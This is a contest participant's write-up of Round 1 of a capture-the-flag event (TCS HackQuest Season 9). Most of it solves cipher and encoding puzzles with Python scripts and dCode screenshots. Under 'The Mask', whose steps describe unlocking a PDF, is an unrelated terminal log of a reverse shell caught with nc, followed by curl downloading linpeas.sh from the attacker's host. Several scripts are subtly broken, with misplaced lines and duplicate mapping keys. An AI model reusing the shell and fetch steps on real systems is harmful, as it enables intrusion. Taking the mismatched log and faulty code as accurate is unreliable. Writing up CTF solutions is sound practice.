

Round 1 report

tcs HackQuest Season 9

Contest Date: - 25th January 2025

CT/DT ID	
Name	
College/University	
City	
Challenges solved & the total score	
Anything else that you want us to know	

(Copy & paste the table x times if you solved x challenges and fill in the steps)

Challenge Title: Stranger Things

Points-500

Flag: HQ9{ca0d299d47719fb49fa9fdb9af67b2edf6cb41a7}
 HQ9FLAG{e626f35e23bccd0498d04adb8b7d65280e325a2c}

Approach (Step by Step):

1. Decode base64: Decode the encoded string into bytes using base64.
2. Convert bytes to binary: Each byte is converted into a 5-bit binary string.
3. Concatenate binary strings: Join all the 5-bit binary strings into one long binary string.
4. Split into 6-bit chunks: Group the long binary string into 6-bit segments.
5. Convert to decimal indices: Convert each 6-bit chunk into its decimal equivalent.
6. Map indices to custom alphabet: Use the decimal indices to look up characters from the custom alphabet.
7. Join characters: Combine the characters to form the decoded message.
8. Done question by using Python Code.

```

practice > code4.py > ...
1  import base64
2  def custom_decode(encoded_data):
3      alphabet = [
4          'I', 'C', 'x', 'N', '1', 'S', 'P', 'R', 'p', 'w', 'j', 'D', 'k', '2', 'O', 'b', '(', 'i', 'U', 'C',
5          'Z', 't', 'H', 'm', 'G', 'J', 'B', 'V', 'e', 'W', 'A', 'E', 'f', 'n', 'u', 'o', 'v', '9', 'g', '}',
6          'Z', 'F', 'T', 'X', 'r', '7', '4', 'd', 's', 'y', '6', 'l', 'Y', 'q', 'a', 'L', 'K', 'Q', '5', 'W',
7          '8', 'h', '3', '0'
8      ]
9      decoded_bytes = base64.b64decode(encoded_data)
10     binary_chunks = [format(val, '05b') for val in decoded_bytes]
11     binary_strings = ''.join(binary_chunks)
12     index_values = [int(binary_strings[i:i+6], 2) for i in range(0, len(binary_strings), 6)]
13     decoded_chars = [alphabet[idx] for idx in index_values]
14     decoded_text = ''.join(decoded_chars)
15     return decoded_text
16     encoded_data = "Cw4MFQABGw8dHBsFEhsdGhsNAGkMAB8OEhgGGGsAFxMCFw0AGQsJHBocFsgGCAIPFwEGGhsH"
17     decoded_text = custom_decode(encoded_data)
18     print(f"Decoded Text: {decoded_text}")

```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS

[Done] exited with code=0 in 0.2125 seconds

[Running] python -u "c:\Users\ABHI\Desktop\practice\code4.py"
 Decoded Text: HQ9{ca0d299d47719fb49fa9fdb9af67b2edf6cb41a7}

[Done] exited with code=0 in 0.215 seconds

[Running] python -u "c:\Users\ABHI\Desktop\practice\code4.py"
 Decoded Text: HQ9{ca0d299d47719fb49fa9fdb9af67b2edf6cb41a7}

[Done] exited with code=0 in 0.21 seconds

Challenge Title: Garbalator

Points-200

Flag: HQ9{craiostrarsnlhrlege}

HQ9FLAG{41ffc8051aa2611614aa97d4d6fa4fc89f44f07e}

Approach (Step by Step):

1. Read the file: Load the file content into memory.
2. Remove lowercase words: Use regular expressions to remove any words consisting entirely of lowercase letters.
3. Clean up spaces: Normalize spacing by removing extra spaces and ensuring a clean, consistent format.
4. Split the content: Break the remaining content into individual words.
5. Character mapping: Create a dictionary that maps specific characters to new characters.
6. Decode words: Replace each character in the remaining words with its mapped counterpart from the dictionary.
7. Extract 4th characters: For each decoded word, extract the 4th character, if the word is long enough.
8. Form the flag: Combine the 4th characters into a string enclosed in HQ9{} to create the final flag.
9. Output: Display the filtered content, decoded words, and the final flag.
10. Done Using Python Code.

```

practice > code4.py > ...
1 import re
2 file_path = "c:/Users/ABHI/Desktop/TCS_Hackquest/garbalator/Garbalator_7DCF2839479BDF3E/file.txt"
3 with open(file_path, 'r') as f:
4     file_content = f.read()
5 filtered_content = re.sub(r'\b[a-z]+\b', '', file_content)
6 filtered_content = re.sub(r'\s+', ' ', filtered_content).strip()
7 remaining_words = filtered_content.split()
8 mapping = {
9     "L": "a", "v": "b", "o": "c", "v": "d", "R": "e", "o": "f", "I": "g", "z": "h",
10    "8": "i", "4": "j", "q": "k", "c": "l", "Z": "m", "b": "n", "1": "o", "y": "p",
11    "X": "q", "p": "r", "U": "s", "7": "t", "K": "u", "w": "v", "t": "w", "d": "x",
12    "k": "y", "s": "z", "A": "A", "C": "B", "x": "C", "i": "D", "D": "E", "6": "F",
13    "a": "G", "F": "H", "J": "I", "e": "J", "O": "K", "5": "L", "H": "M", "f": "N",
14    "p": "O", "n": "P", "o": "Q", "B": "R", "3": "S", "w": "T", "l": "U", "T": "V",
15    "Y": "W", "j": "X", "s": "Y", "2": "Z", "N": "O", "g": "1", "m": "2", "G": "3",
16    "Q": "4", "r": "5", "u": "6", "h": "7", "M": "8", "E": "9"
17 }
18 decoded_words = [
19     "".join(mapping.get(char, char) for char in word) for word in remaining_words
20 ]
21 fourth_chars = [word[3] for word in decoded_words if len(word) > 3]
22 flag = f"HQ9{{{ ''.join(fourth_chars)}}}"
23 print("Filtered Content (No Lowercase-Only Words):")
24 print(filtered_content)
25 print("\nRemaining Words:", remaining_words)
26 print("\nDecoded Words:", decoded_words)
27 print("\nExtracted 4th Characters:", fourth_chars)
28 print("\nFinal Flag:", flag)
29

```

PROBLEMS **OUTPUT** DEBUG CONSOLE TERMINAL PORTS

Final Flag: HQ9{craiostrarsnlhrlege}

[Done] exited with code=0 in 0.411 seconds

Challenge Title: Code Pool

Points-100

Flag: HQ9{everyloquaciousdeadpoolhasapeter}

HQ9FLAG{ed3d1q9fbt35f4790d7e237e6a675340b0t9d46c}

Approach (Step by Step):

1. Identify using dcode identifier.
2. Then using Affine Cipher decode the code.

Search for a tool

SEARCH A TOOL ON DCODE BY KEYWORDS:
e.g. type 'sudoku'

BROWSE THE [FULL DCODE TOOLS' LIST](#)

Results

Bruteforce attempt, all coefficients are tried, (statistically) best results are displayed.

11	11
A=1, B=15	HQ9{everyloquaciousdeadpoolhasapeter}
A=7, B=19	TY9{avanobuygwiugclasljuubtscsjaran}
A=15, B=5	PA9{ujuhermacsgwmconusntmmrpsostuvah}

AFFINE CIPHER
Cryptography · Substitution Cipher · Affine Cipher

AFFINE DECODER

AFFINE CIPHERTEXT (?)
WF9{tktgndfjprxdjhstpseddawphpetitg}

EXPECTED PLAINTEXT LANGUAGE: English

ALPHABET: ABCDEFGHIJKLMNOPQRSTUVWXYZ

AUTOMATIC BRUTE FORCE DECRYPTION

MANUAL PARAMETERS AND OPTIONS

A COEFFICIENT: 3

B COEFFICIENT: 1

☒ DISPLAY THE DECRYPTED MESSAGE WITH THESE COEFFICIENTS

☐ DISPLAY AFFINE DECODING/DENCRYPTION TABLE FOR THESE COEF.

☐ DISPLAY AFFINE CODING/SUBSTITUTION TABLE FOR THESE COEF.

Summary

- Affine Decoder
- Affine Encoder
- What is the Affine cipher? (Definition)
- How to encrypt using the Affine cipher?
- How to decrypt the Affine cipher?
- How to recognize an Affine ciphertext?
- What are Affine cipher variants?
- How to decipher Affine without coefficients A and B?
- How to compute the decryption function?

Challenge Title: Captain Atom

Points-100

Flag: HQ9{5f1216cf2bd259b59abe5ddcbd4509e8}

HQ9FLAG{bfe7cfce861267c7af5f41c1892bf4b40f93fe24}

Approach (Step by Step):

1. Just Decode the given code using all base 64 variant decoder using dcode.

The screenshot shows the Dcode Base64 Decoder interface. On the left, a search bar contains the text 'HQ9{5f1216cf2bd259b59abe5ddcbd4509e8}'. Below the search bar, a table of results is displayed. The first result, 'atom128', shows the decoded flag 'HQ9{5f1216cf2bd259b59abe5ddcbd4509e8}'. The right sidebar contains a list of Base64-related questions and answers, including 'Base 64 Decoder', 'Base64 Encoder', 'What is Base64 encoding?', 'How to encrypt using Base64 coding?', 'How to decrypt Base64 encoding?', 'How to recognize a Base64 ciphertext?', 'Why using Base64?', 'What are Base64 variants?', 'Can I use Base64 with a key?', 'Does Base64 always end with ==?', 'Why is data size increasing?', 'What file types can Base64 encode?', 'Why is Base64 named like this?', and 'When was Base64 invented?'.

Challenge Title: Crypto Conundrum

Points-200

Flag: HQ9{252a37e575b0de0f60053b5cb30255326fc6a078}

HQ9FLAG{f03268de58d3eef92e5813b29985c6e1117e0da4}

Approach (Step by Step):

1. According to the question go to sepolio.etherscan.io then paste the hash.
2. Decode the input data.
3. Copy and paste it on ASCII Convertor dcode.

Search by Address / Txn Hash / Block / Token

ERC-721 Tokens Transferred: ERC-721 Token ID [3156] Foundry Court, (FCN)
From 0x00000000...00000000 To 0xF91C93D0...3Ba6F18f7

Value: 0 ETH

Transaction Fee: 0.002303579928736206 ETH

Gas Price: 16.577960539 Gwei (0.000000016577960539 ETH)

Gas Limit & Usage by Txn: 211,836 | 138,954 (65.6%)

Gas Fees: Base: 15.077960539 Gwei | Max: 58.897953536 Gwei | Max Priority: 1.5 Gwei

Burnt & Txn Savings Fees: Burnt: 0.002095142928736206 ETH (80.00) | Txn Savings: 0.00580532306905138 ETH (80.00)

Other Attributes: Txn Type: 2 (BIP-1599) | Nonce: 0 | Position in Block: 17

Input Data:

#	Name	Type	Data
0	number	uint256	123
1	yourTwitterHandle	string	@hq 48 51 39 7b 32 35 32 61 33 37 65 35 37 35 62 30 64 65 30 66 36 30 35 33 62 35 63 62 33 30 32 35 33 32 36 66 63 36 61 30 37 38 7d

Switch Back | View In Decoder

This website uses cookies to improve your experience. By continuing to use this website, you agree to its Terms and Privacy Policy. Got it!

Search for a tool

SEARCH A TOOL ON DCODE BY KEYWORDS:
e.g. type 'sudoku'

BROWSE THE FULL DCODE TOOLS LIST

Results

Attempt to decode to multiple ASCII formats. See FAQ for details on HEX BIN DEC

Output limited to printable characters (other chars replaced by)

	HEX	BIN	7bit	DEC
/2	HQ9{252a37e575b0de0f60053b5cb30255326fc6a078}			
/7				
/1-3	03' # =!%A#%#>@A@BS@#!>#?>! ##!			
/3	00iEf@x@u22N2 /#Pé é/eLn@n@uW			
/N	03' @ # =!%A#%#>@A@BS@#!>#?>! ##!			
/3	â@Ua@MÿaBo@Bk@ajdjM a@C@y@/â@			

ASCII CONVERTER

ASCII CIPHERTEXT (DECIMAL, HEXADECIMAL, ETC.)

@hq 48 51 39 7b 32 35 32 61 33 37 65 35 37 35 62 30 64 65 30 66 36 30 35 33 62 35 63 62 33 30 32 35 33 32 36 66 63 36 61 30 37 38 7d

PRINT RESULT IN HEXADECIMAL

DECRYPT/CONVERT ASCII

See also: Binary Code – Hexadecimal (Base 16) – Unicode Coding

ASCII ENCODER

ASCII PLAIN TEXT

dCode ASCII

OUTPUT FORMAT: Decimal

ENCRYPT

Answers to Questions (FAQ)

What is the ASCII standard? (Definition)

The ASCII (American Standard Code for Information Interchange) character encoding standard is an encoding system that assigns a unique numerical code to each character (letters, numbers, symbols) on a computer, which facilitates the exchange of data between different computer systems.

This standard was defined in 1975 and contains 128 7-bit codes including

Summary

- ★ ASCII Converter
- ★ ASCII Encoder
- ★ What is the ASCII standard? (Definition)
- ★ How to encode using ASCII table?
- ★ How to decode/decrypt ASCII?
- ★ How to recognize an ASCII ciphertext?
- ★ What are the different formats (HEX, BIN, DEC) to write in ASCII?
- ★ How many characters is represented by an ASCII code?
- ★ How do I change from a lowercase ASCII letter to an uppercase letter?
- ★ What is the full ASCII table?
- ★ How to code non-ASCII characters such as accents?
- ★ What is the difference between ASCII and Unicode?

Similar pages

- ★ Unicode Coding
- ★ Binary Code

Challenge Title: The Mask

Points-200

Flag: HQ9{1YUAZF84DMV77BJS9DPYLWDEXRNK8MN}

HQ9FLAG{0c8270dedc7e8165d46c6decf9b01ff4c2957b68}

Approach (Step by Step):

1. Unlock By using PDF Unlocker Online tool.
2. Go to the HQ9 contain page.
3. Using Microsoft word to edit the PDF.
4. Remove the extra part to reveal the CTF.

```

kali@kali:~$ nc -l -p 7001
listening on [any] 7001 ...
connect to [192.168.61.131] from (UNKNOWN) [172.18.0.4] 58208
Linux cb9d934bc141 6.6.9-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.6.9-1kali1 (2024-01-08) x86_64 GNU/Linux
15:26:33 up 4:06, 0 users, load average: 0.04, 0.02, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uh: 0: can't access tty: job control turned off
$ whoami
www-data
$ cd /tmp
$ which wget
$ locate wget
uh: 4: locate: not found
$ find wget
$ find: 'wget': No such file or directory
$ wget
uh: 8: wget: not found
$ curl
curl: try 'curl --help' or 'curl --manual' for more information
$ pwd
/tmp
$ curl -O http://192.168.61.131:1000/linpeas.sh
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 886k  100 886k    0     0  78.7M      0  0:01:00  0:01:00  0:00:00  78.7M
$ ls
linpeas.sh
bess_2c2382*WVLYAA74t4t45ca6b532ae83a
bess_4d548ab12eef13a886fda197b5e5854
bess_77678e1f81cdef28126312df9ac1883
HQ9{1YUAZF84DMV77BJS9DPYLWDEXRNK8MN}

```

Challenge Title: Breaking Bad

Points-100

Flag: HQ9{HACKSNYLRFWSPRCKFLVHHBBIPVASCK}

HQ9FLAG{ec7c86662416231da2e2e0768fe60e10fa768729}

Approach (Step by Step):

1. Using Periodic Table Cipher to decode the given code according to question.

The screenshot shows the DCode website interface. On the left, a search bar contains the text "HACKSNYLRFWSPRCKFLVHHBBIPVASCK". Below the search bar, the results section displays the code and a list of tags: "Periodic Table Cipher - dCode", "Tag(s) : Substitution Cipher, Notation System, Physics-Chemistry".

The main content area features the "PERIODIC TABLE CIPHER" tool. It includes a "PERIODIC TABLE DECODER" section with a "PLAIN TEXT TO REPLACE WITH ATOMIC NUMBERS" input field and a "CLASSIFICATION" dropdown. The "DECODE" button is visible. Below this is the "PERIODIC TABLE ENCODER" section with a similar input field and an "ENCODE" button.

On the right side, there is a "Summary" section with links to "Periodic Table Decoder", "Periodic Table Encoder", and "What is the periodic table of elements? (Definition)". There is also a "Similar pages" section with links to "Electron Configuration of Atoms", "GS8 Braille Code", "Caesar Cipher", "Twin Hex Cipher", "Grid Coordinates", "Nak Nak (Duckspeak)", "Navajo Code", and "DCODE'S TOOLS LIST".

Challenge Title: The Bug's Life


Points-100

Flag: HQ9{871d791a73ef62fb06c2abf97d5e44af}

HQ9FLAG{878ce322c56450aa062c88ed6b593d7e4ca26038}

Approach (Step by Step):

1. Minimize the Window.
2. Catch the Bug with speed.
3. Then automatically it will reveal the flag.



Challenge Title: Dussahas Dice

Points-200

Flag: HQ9{bebd9d1f9fb52044040b4aa4c09d6b82}

HQ9FLAG{dba13cef45048193073a904c831f1e140a07a207}

Approach (Step by Step):

1. JavaScript Deoxyfecate to find function checkRolls.
2. Run Console with checkRolls(6,6);

